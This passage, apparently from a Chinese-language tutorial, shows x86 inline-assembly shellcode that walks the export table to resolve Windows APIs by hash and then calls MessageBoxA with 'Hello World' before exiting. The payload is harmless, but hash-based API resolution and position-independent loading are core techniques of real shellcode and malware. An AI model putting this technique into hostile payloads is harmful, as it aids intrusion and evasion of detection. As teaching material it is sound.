        lea  esi, [edx+esi] //esi=导出表首地址
        //EAT
        mov  edi, [esi+0x1c] //edi=IMAGE_EXPORT_DIRECTORY.AddressOfFunctions
        lea  edi, [edx+edi] //EAT 首地址
        mov  [ebp-0x4], edi //EAT
        //ENT
        mov  edi, [esi+0x20] //edi=IMAGE_EXPORT_DIRECTORY.AddressOfNames
        lea  edi, [edx+edi] //ENT 首地址
        mov  [ebp-0x8], edi //ENT
        //EOT
        mov  edi, [esi+0x24] //edi=IMAGE_EXPORT_DIRECTORY.AddressOfNamesOrdinals
        lea  edi, [edx+edi] //EOT 首地址
        mov  [ebp-0xc], edi //EOT
        //2. 循环对比 ENT 中的函数名
        xor  ecx, ecx //数组下标
        jmp  Loop_FirstCmp
Loop_FunName:
        inc  ecx
Loop_FirstCmp:
        mov  esi, [ebp - 0x8] //ent
        mov  esi, [esi + ecx * 4] //ENT rva
        mov  edx, [ebp + 0xc] //imageBase
        lea  esi, [edx + esi] //ENT va(第一个函数名)
        push [ebp + 0x8] //nHash
        push esi //strFun
        call GetHashAndCmpHash
    }
```

```

    pop ebp
    retn 8
}

__declspec(naked) int shellcode_start()
{
    __asm
    {
        push ebp
        mov  ebp, esp
        sub  esp, 0x30
        jmp  zero_code
        nop
        nop
    }
}

```



```
nop
nop
nop
nop
nop
nop
nop
nop
zero_code:

jmp code_start
//ebp-0x10(28) len:7"user32/0"
EM(0x75) EM(0x73) EM(0x65) EM(0x72) EM(0x33) EM(0x32) EM(0x00)
//ebp-0x0c(17) len:12"Hello World/0"
EM(0x48) EM(0x65) EM(0x6C) EM(0x6C) EM(0x6F) EM(0x20) EM(0x57) EM(0x6F)
EM(0x72) EM(0x6C) EM(0x64) EM(0x00)
code_start:
call code_pop
code_pop:
pop eax
sub eax, 0x18
mov [ebp-0x2C], eax //保存 user32 地址
add eax, 0x7
mov [ebp-0x28], eax//保存 Hello World 地址

//1. 获取 Kernel32 基地址
call GetKernel32Base
mov [ebp-0x24], eax
//2. 获取 GetProcAddress 地址
push eax
push 0xf2509b84
call GetAddrFromHash
mov [ebp-0x20], eax
//3. 获取 LoadLibraryA 地址
push [ebp-0x24]
push 0xa412fd89
call GetAddrFromHash
mov [ebp-0x1c], eax
//4. 获取 user32 基地址
push [ebp-0x2c]
call [ebp-0x1c]
mov [ebp-0x18], eax
//5. 获取 MessageBoxA 地址
push eax
push 0x14d14c51
```

```
    call GetAddrFromHash
    mov [ebp-0x14], eax
    //6. 调用 MessageBoxA 地址
    push 0
    push 0
    push [ebp-0x28]
    push 0
    call [ebp-0x14]
    //7. 获取 ExitProcess 地址
    push [ebp-0x24]
    push 0xe6ff2cb9
    call GetAddrFromHash
    //8. 调用 ExitProcess
    push 0
    call eax

    retn
}
}
int main()
{
    shellcode_entry();
    return 0;
}
```

